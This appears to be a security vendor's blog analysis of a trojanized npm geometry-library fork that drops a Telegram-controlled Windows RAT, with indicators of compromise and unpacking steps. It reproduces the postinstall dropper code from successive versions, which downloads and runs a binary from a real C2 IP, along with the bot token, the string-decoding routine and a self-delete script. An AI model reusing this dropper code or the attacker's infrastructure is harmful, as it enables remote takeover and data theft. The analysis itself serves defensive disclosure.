



martinez-polygon-clipping-tony: Trojanized npm Fork Drops Telegram RAT
Table of Contents
TL;DR
martinez-polygon-clipping-tony is a trojanized fork of the legitimate martinez-polygon-clipping geometry library. Published on May 7, 2026, the package adds a postinstall hook that downloads a 17 MB PyInstaller-packed Windows executable from 172.86.73.132. That binary is a Telegram-controlled RAT with remote shell execution, continuous screenshot capture, file upload/download, arbitrary Python execution, and batch-script self-destruct. The attacker spoofed the original author’s email ([email protected]) while publishing under a throwaway npm account.
Impact:
- Arbitrary shell command execution on the victim’s Windows machine via Telegram messages
- Continuous screenshot capture (configurable interval, burst mode) exfiltrated through Telegram
- File upload to victim machine and file download/exfiltration from victim machine
- Arbitrary Python code execution in the bot process
- Self-uninstall with forensic trace cleanup (deletes the binary and a batch script)
- Anti-forensic startup scrub: removes
%TEMP%\youtube_chm_unpack\dismcore.dll
Indicators of Compromise (IoC):
| Indicator | Value |
|---|---|
| Package | martinez-polygon-clipping-tony v0.8.1 through v0.9.2 |
| npm maintainer | christiano_129 ([email protected]) |
| Related package | martinez-polygon-clipping-simul-dalton v0.8.2 (same actor) |
| Spoofed author email | [email protected] (belongs to legitimate martinez-polygon-clipping maintainer) |
| C2 IP (stage-1 download) | 172.86.73.132 |
| Stage-2 download URL | hxxp://172[.]86[.]73[.]132/windows.exe |
| Stage-2 SHA-256 | 86d17961e9662c53e1fb61701388b7c741bf79c093061df968a3e53c829dcb16 |
| Stage-2 type | PE32+ (x86-64), PyInstaller 2.1+, Python 3.12 |
| Stage-2 compile time | 2026-05-06 19:40:00 UTC |
| Telegram bot token | 8623507214:AAHR9XdON0uL9KI8Pk7K_Bz9Wv5YB7g_shs |
| Telegram operator chat ID | 8611602014 |
| Drop path (Windows) | C:\Users\Public\windows.exe |
| Mutex name pattern | Global\lab_obf_bot_<sha256_prefix> |
| Cleanup target | %TEMP%\youtube_chm_unpack\dismcore.dll |
| Self-destruct artifact | delete_self.bat in the executable’s directory |
| GitHub repo (attacker) | daltonchristiano060-gif/dalton-martinez |
Analysis
Package Overview
The legitimate martinez-polygon-clipping is a geometry library for polygon boolean operations (union, intersection, difference), maintained by Alex Milevski (w8r on npm, [email protected]). It has a single stable release at v0.8.1.
The attacker cloned the package. The package.json copies the description verbatim, lists the author as Tony Brown<[email protected]> (spoofing the real maintainer’s email with a fake name), and points the repository to daltonchristiano060-gif/dalton-martinez on GitHub.
The npm account christiano_129 was created on May 7, 2026, and published eight versions within three hours. A second package, martinez-polygon-clipping-simul-dalton, was published the previous day under the same account: likely a test run.
// Legitimate package.json
// Malicious package.jsonDropper Evolution: Eight Versions in Three Hours
The attack shows clear iterative development. Version 0.8.1 shipped clean (identical to the legitimate package except for name and repo URL). Subsequent versions added the postinstall hook, and the payload went through five distinct revisions.
v0.8.1 (06:21 UTC): Clean fork. No scripts/ directory, no install hooks. Establishes registry presence.
v0.8.3 (06:44 UTC): Adds scripts/postinstall.js but with a benign payload. Writes a log file to confirm the hook fires:
// scripts/postinstall.js (v0.8.3)import { appendFileSync } from 'node:fs';import { join } from 'node:path';
const cwd = process.env.INIT_CWD || process.cwd();try { appendFileSync(join(cwd, 'martinez-package-install.log'), 'my package installed.\n', { flag: 'a' });} catch { // ignore permissions / read-only cwd, etc.}v0.8.7 (08:43 UTC): First live dropper. Downloads windows.exe from the C2 and immediately attempts execution. No OS check, no error handling, a race condition between download and exec:
// scripts/postinstall.js (v0.8.7)import fs from 'node:fs';import http from 'node:http';
http.get('http://172.86.73.132/windows.exe', (res) => { const file = fs.createWriteStream('windows.exe'); res.pipe(file);});
import { exec } from 'node:child_process';exec('start windows.exe');v0.8.9 (08:52 UTC): Adds a Windows platform check and drops the binary to C:\Users\Public\. Contains a bug: the exec call launches calc.exe instead of the downloaded payload (likely a test artifact left in by mistake):
// scripts/postinstall.js (v0.8.9)if (os.platform() === 'win32') { http.get('http://172.86.73.132/windows.exe', (res) => { const file = fs.createWriteStream('c:/users/public/windows.exe'); res.pipe(file); exec('start calc.exe'); // Bug: launches calculator, not the payload });}v0.9.0 (08:55 UTC): Fixes the exec target to c:/users/public/windows.exe. Still has the download/exec race condition.
v0.9.2 (09:06 UTC): Final version. Adds a proper file.on('finish') handler to wait for the download to complete before executing:
// scripts/postinstall.js (v0.9.2)if (os.platform() === 'win32') { http.get('http://172.86.73.132/windows.exe', (res) => { const file = fs.createWriteStream('c:/users/public/windows.exe'); res.pipe(file); file.on('finish', () => { file.close(() => { exec('start c:/users/public/windows.exe'); }); }); });}The package.json diff against the legitimate package tells the full story. Only three things changed: the name, the repository URL, and a postinstall hook:
"name": "martinez-polygon-clipping","name": "martinez-polygon-clipping-tony",
"files": [ "dist/" "dist/", "scripts/postinstall.js"],"postinstall": "node scripts/postinstall.js",Stage-2 Binary: PyInstaller-Packed Telegram RAT
The downloaded windows.exe is a 17 MB PE32+ executable compiled on May 6, 2026 at 19:40 UTC. The file command and PE headers confirm a 64-bit Windows GUI application:
PE32+ executable (GUI) x86-64, for MS Windows, 7 sectionsLinker: MSVC 14.00.35225 (Visual Studio 2022)Identifying and unpacking the PyInstaller payload takes a few steps. Start with file and r2 to confirm the PE structure and spot the overlay:
$ file windows.exePE32+ executable (GUI) x86-64, for MS Windows, 7 sectionsThe PE sections sum to roughly 360 KB, but the file is 17 MB. That gap is overlay data appended after the PE structure. Checking the overlay start (last_section_paddr + last_section_size = 0x59800) reveals a zlib stream, and searching the full binary for known signatures confirms PyInstaller markers:
$ python3 -c "with open('windows.exe','rb') as f: d = f.read()for sig, name in [(b'PYZ\x00','PYZ'), (b'MEI','MEI'), (b'pyi','pyi')]: i = d.find(sig) if i >= 0: print(f'{name} at {hex(i)}')"PYZ at 0xc0cd49pyi at 0x2e5d8MEI at 0x2f4ffWith PyInstaller confirmed, extract using pyinstxtractor-ng:
$ pip install pyinstxtractor-ng$ python3 -m pyinstxtractor_ng windows.exe[+] Pyinstaller version: 2.1+[+] Python version: 3.12[+] Found 46 files in CArchive[+] Found 635 files in PYZ archive[+] Successfully extracted pyinstaller archive: windows.exeThe extracted directory contains the entry point bot.pyc and the PYZ archive contents. Since these are Python 3.12 bytecode files (too new for most decompilers), dump the constant tables and names from each code object using Python 3.12’s marshal module directly:
$ python3.12 -c "import marshal, typesf = open('bot.pyc', 'rb'); f.read(16); code = marshal.load(f)def walk(c, depth=0): consts = [x for x in c.co_consts if not isinstance(x, types.CodeType)] print(' ' * depth + f'{c.co_name}: names={c.co_names}') print(' ' * depth + f' consts={consts}') for x in c.co_consts: if isinstance(x, types.CodeType): walk(x, depth + 1)walk(code)"This approach recovers all string literals, function names, module imports, and constants without needing a full decompiler. For deeper analysis, python3.12 -m dis bot.pyc provides the complete bytecode disassembly.
The entry point is bot.pyc, which imports from a custom lab_obf package containing the RAT logic:
bot.pyc — Launcher (mutex, startup scrub, imports lab_obf.mod_beta)lab_obf/ __init__.pyc — Re-export shim mod_alpha.pyc — Core runtime: shell exec, screenshots, path handling, machine fingerprinting mod_beta.pyc — Entry symbol (imports tg_runtime.entry_main) tg_runtime.pyc — Telegram bot wiring: command handlers, file save, code exec seal_v1.pyc — String obfuscation: XOR + zlib capsule decoder ws_host.pyc — Auxiliary thread spawner, Telegram polling launcherString Obfuscation: Capsule System
Sensitive strings (the Telegram bot token, operator chat ID, command names) are stored as base64-encoded, XOR-masked, zlib-compressed “capsules” in seal_v1.pyc. The decryption uses a per-slot SHA-256 key derived from v1|<slot_index>:
# Reconstructed from seal_v1.pyc bytecodedef _slot_digest(slot: int) -> bytes: return hashlib.sha256(f'v1|{slot}'.encode()).digest()
def _strip(slot: int, capsule: bytes) -> bytes: raw = base64.b64decode(capsule) key = _slot_digest(slot) masked = bytes(b ^ key[i % 32] for i, b in enumerate(raw)) return zlib.decompress(masked)Decoding all eight capsule slots reveals the hardcoded configuration:
| Slot | Decoded value |
|---|---|
| 0 | 8623507214:AAHR9XdON0uL9KI8Pk7K_Bz9Wv5YB7g_shs (Telegram bot token) |
| 1 | 8611602014 (operator Telegram chat ID) |
| 2 | uninstall (command keyword) |
| 3 | screenshot (command keyword) |
| 4 | status (command keyword) |
| 5 | stop (command keyword) |
| 6 | delete_self.bat (self-destruct script name) |
| 7 | C:\Users\Public (staging/upload directory) |
RAT Capabilities
The Telegram bot registers handlers for commands, text messages, and file attachments. Every message is gated on the operator’s chat ID (8611602014) and a machine-specific route prefix, allowing the attacker to control multiple infected machines from a single Telegram conversation.
Machine fingerprinting. Each victim gets a 16-character hex route ID derived from SHA-256 of the hostname, MAC address, and Windows MachineGuid registry value. The operator prefixes commands with [route_id] to target a specific machine.
Remote shell. Any text message with the route prefix that isn’t a recognized command gets executed as a shell command via cmd.exe /c. Output is captured from temporary files (handling Windows encoding quirks including CP949, UTF-16-LE with BOM detection) and sent back through Telegram. A configurable timeout defaults to 120 seconds, capped at 3600 seconds.
Screenshot capture. The screenshot command uses PIL’s ImageGrab.grab(all_screens=True) with DPI awareness enabled via SetProcessDpiAwareness(2). Supports continuous mode (capture every N seconds until stopped) and burst mode (N screenshots at M-second intervals). Screenshots are sent as Telegram photos with the route ID as caption.
File upload/download. Files sent to the Telegram chat with the route ID in the caption are saved to C:\Users\Public. The bot also exposes tg_download and tg_download_many functions for programmatic file retrieval within Python exec blocks.
Arbitrary Python execution. Text blocks that parse as valid Python (determined by ast.parse) are executed via exec() in the bot’s process. The attacker can run arbitrary Python with full access to the bot’s imports and the victim’s filesystem.
Self-destruct. The uninstall command writes a batch script that waits 3 seconds, deletes the executable and the batch script itself, then terminates the bot:
@echo offtimeout /t 3 >nuldel /f /q "C:\Users\Public\windows.exe"del /f /q "C:\Users\Public\delete_self.bat"Anti-forensic startup scrub. On launch, the bot sleeps 4 seconds then attempts to delete %TEMP%\youtube_chm_unpack\dismcore.dll. This path suggests a prior or parallel campaign that sideloads a malicious dismcore.dll through a fake YouTube-related tool.
Single-instance mutex. The bot acquires Global\lab_obf_bot_<hash> to prevent duplicate instances. The hash is derived from the executable’s content (file size plus start/mid/end byte samples), so byte-identical copies share a mutex but recompiled variants do not.
Auxiliary Infrastructure
The ws_host.pyc module spawns daemon threads at startup and launches Telegram long-polling with a 60-second poll interval and 10-second timeout. The idle worker thread sleeps for 86400 seconds (24 hours), keeping the process alive even if polling stalls.
The mod_alpha.pyc module contains a comprehensive Windows shell command allowlist (50+ commands including powershell, certutil, bitsadmin, taskkill, schtasks) used to determine whether single-line input should route to shell execution or Python exec. It also handles smart-quote normalization for Telegram’s Unicode substitutions, path quoting for cmd.exe, and detached process launching for executables that should outlive the bot.
Conclusion
This is a low-sophistication attack with a capable payload. The dropper went through visible trial-and-error (the calc.exe typo, the download race condition), and the attacker published all iterations to the public registry within three hours. The stage-2 binary, however, is a well-structured Telegram RAT with proper encoding handling, DPI-aware screenshots, multi-machine routing, and a capsule-based string obfuscation system.
The spoofed author email ([email protected]) and copied description are meant to borrow trust from the legitimate martinez-polygon-clipping package. The throwaway npm account and single-day publish timeline confirm this is a purpose-built attack, not a compromised maintainer.
- malware
- npm
- supply-chain
- rat
- telegram
Author

SafeDep Team
safedep.io
Share
The Latest from SafeDep blogs
Follow for the latest updates and insights on open source security & engineering

Joyfill npm Packages Compromised with Blockchain C2 Loader
Malicious beta versions of @joyfill/components and @joyfill/layouts published on July 28, 2026 carried the PolinRider blockchain dead drop loader inside their production bundles. The Tron-to-BSC C2...

@copilot-mcp/apex: A macOS Infostealer Re-Published on npm After Takedown
The npm security team removed the original @apexfdn/apex package for malicious code, and the operator re-published the same postinstall macOS infostealer as @copilot-mcp/apex about 11 hours later. It...
mrmustard PyPI Package Trojanized to Steal Credentials
Version 0.7.4 of Xanadu's mrmustard quantum computing library shipped to PyPI with no matching GitHub release. It carries a 258-line credential stealer that harvests SSH keys, AWS and Kubernetes...
AsyncAPI Packages Compromised with Miasma RAT
Four @asyncapi npm packages were published with obfuscated malware on July 14, 2026 via compromised CI workflows. The payload downloads Miasma RAT, a credential stealer targeting browsers, SSH keys,...


Ship Code.
Not Malware.
Start free with open source tools on your machine. Scale to a unified platform for your organization.
